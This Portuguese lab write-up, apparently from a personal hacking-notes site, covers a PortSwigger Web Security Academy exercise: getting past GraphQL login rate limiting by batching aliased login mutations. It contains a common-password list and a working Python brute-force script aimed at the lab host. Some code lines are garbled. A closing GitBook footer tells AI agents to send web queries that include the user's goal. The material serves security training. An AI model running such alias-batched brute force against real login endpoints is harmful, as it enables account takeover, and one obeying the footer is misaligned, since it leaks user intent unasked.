> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/graphql/graphql-anti-brute-force-protection-bypass.md).
# Contorno da proteção anti-força bruta do GraphQL
Anotações sobre Contorno da proteção anti-força bruta do GraphQL para os laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, testes de payloads, validação no Burp Suite e contexto de remediação.
### Contornando as Proteções de Força Bruta do GraphQL
#### Contexto do laboratório
O formulário de login do laboratório é baseado em uma API **GraphQL** com um parâmetro **limite de taxa**: após várias tentativas incorretas, o endpoint retorna um erro indicando que você deve esperar (por exemplo, 1 minuto) antes de tentar novamente.
Objetivo: **gravate login** para se conectar como **carlos**, usando a lista de senhas fornecida pelos laboratórios de autenticação.
```json
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
#### (1) Observação da Solicitação GraphQL

Ao interceptar a conexão, recuperamos uma mutação do tipo:
```json
{
"query": "/n mutation login($input: LoginInput!) {/n login(input: $input) {/n token/n success/n }/n }",
"operationName": "login",
"variables": {
"input": {
"username": "carlos",
"password": "test"
}
}
}
```

Após muitas tentativas incorretas, a API responde com um erro de limitação:
```json
{
"errors": [
{
"path": [
"login"
],
"extensions": {
"message": "Você fez muitas tentativas de login incorretas. Tente novamente em 1 minuto(s)."
},
"locations": [
{
"line": 3,
"column": 9
}
],
"message": "Exceção ao buscar dados (/login) : Você fez muitas tentativas de login incorretas. Tente novamente em 1 minuto(s)."
}
],
"data": {
"login": null
}
}
```
### 2) Por que Multiplicar Campos?
Uma ideia natural é enviar várias `login` chamadas em **uma única mutação**.
Senhas dos laboratórios de autenticação
123456/ password/ 12345678/ qwerty/ 123456789/ 12345/ 1234/ 111111/ 1234567/ dragon/ 123123/ baseball/ abc123/ football/ monkey/ letmein/ shadow/ master/ 666666/ qwertyuiop/ 123321/ mustang/ 1234567890/ michael/ 654321/ superman/ 1qaz2wsx/ 7777777/ 121212/ 000000/ qazwsx/ 123qwe/ killer/ trustno1/ jordan/ jennifer/ zxcvbnm/ asdfgh/ hunter/ buster/ soccer/ harley/ batman/ andrew/ tigger/ sunshine/ iloveyou/ 2000/ charlie/ robert/ thomas/ hockey/ ranger/ daniel/ starwars/ klaster/ 112233/ george/ computer/ michelle/ jessica/ pepper/ 1111/ zxcvbn/ 555555/ 11111111/ 131313/ freedom/ 777777/ pass/ maggie/ 159753/ aaaaaa/ ginger/ princess/ joshua/ cheese/ amanda/ summer/ love/ ashley/ nicole/ chelsea/ biteme/ matthew/ access/ yankees/ 987654321/ dallas/ austin/ thunder/ taylor/ matrix/ mobilemail/ mom/ monitor/ monitoring/ montana/ moon/ moscow
Mas, se repetirmos o mesmo campo sem distinção, o GraphQL o recusa porque os campos ficariam ambíguos (mesmo nome no mesmo nível).
```graphql
mutation login($input: LoginInput!) {
login(input: $input) {
token
success
}
}
```
Exemplo inválido (estrutura incorreta / colisão de campo):
```graphql
mutation login {
login(input: { username: "carlos", password: "test" }) {
token
success
}
}
```
```graphql
mutation{
login(input: { username: "carlos", password: "test" }) {
token
success
}
}
login(input: { username: "carlos", password: "hack" }) {
token
success
}
}
```
### 3) Contornando: Usando Aliases

GraphQL torna possível renomear cada chamada usando **aliases**. / Assim, você pode executar **várias tentativas de login em uma única solicitação HTTP**, o que reduz o impacto do limite de taxa
Exemplo válido:
```graphql
mutation login{
loginTest: login(input: { username: "carlos", password: "test" }) {
token
success
}
loginHack: login(input: { username: "carlos", password: "hack" }) {
token
success
}
}
```
Como resultado, a API processa vários testes em uma única janela para limitar o lado do servidor.
### 4) Automação (abordagem com script)
Princípio:
* Construa `mutation login {... }`
* Adicione uma linha por senha:
* `login{i}: login(input: { username: "carlos", password: "..." }) { token success }`
* Enviar solicitação
* Navegar `data.login{i}` para encontrar `success: true`
```python
import requests
import time
url = "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/graphql/v1"
headers = {
"Content-Type": "application/json",
"Cookie": "session=JS5JG4wreF5dGV62An3DXhBbLN1Z3Hch",
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0",
"Referer": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/login",
"Origin": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net"
}
passwords = ["123456", "password", "12345678", "qwerty", "123456789", "12345", "1234", "111111", "1234567", "dragon", "123123", "baseball", "abc123", "football", "monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321", "mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx", "7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1", "jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer", "harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777", "pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea", "biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin", "thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring", "montana", "moon", "moscow"]
def brute_force_all_at_once():
print("[*] Criando consulta GraphQL com todas as senhas...")
query = "mutation login {/n"
for i, pwd in enumerate(passwords):
query += f' login{i}: login(input: {{ username: "carlos", password: "{pwd}" }}) {{/n token/n success/n }}/n'
query += "}"
print(f"[*] Comprimento da consulta: {len(query)} caracteres")
print(f"[*] Testando {len(passwords)} senhas de uma vez...")
payload = {"query": query}
start_time = time.time()
try:
response = requests.post(url, json=payload, headers=headers, timeout=10)
if response.status_code == 200:
data = response.json()
for i, pwd in enumerate(passwords):
result = data.get("data", {}).get(f"login{i}")
if result and result.get("success"):
print(f"/n[+] SUCESSO!")
print(f"[+] Nome de usuário: carlos")
print(f"[+] Senha: {pwd}")
print(f"[+] Token: {result.get('token')}")
print(f"[+] Tempo: {time.time() - start_time:.2f} segundos")
return True
else:
print("[-] Senha não encontrada na lista")
else:
print(f"[-] Erro HTTP: {response.status_code}")
print(response.text[:200])
except requests.exceptions.RequestException as e:
print(f"[-] Falha na solicitação: {e}")
return False
if __name__ == "__main__":
print("=" * 50)
Ataque de Força Bruta GraphQL
Usando aliases para contornar a limitação de taxa
print("=" * 50)
if brute_force_all_at_once():
print("/n[+] Ataque concluído com sucesso!")
else:
print("/n[-] Ataque falhou")
```
A senha encontrada para **carlos** é:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/graphql/graphql-anti-brute-force-protection-bypass.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.

.png?alt=media)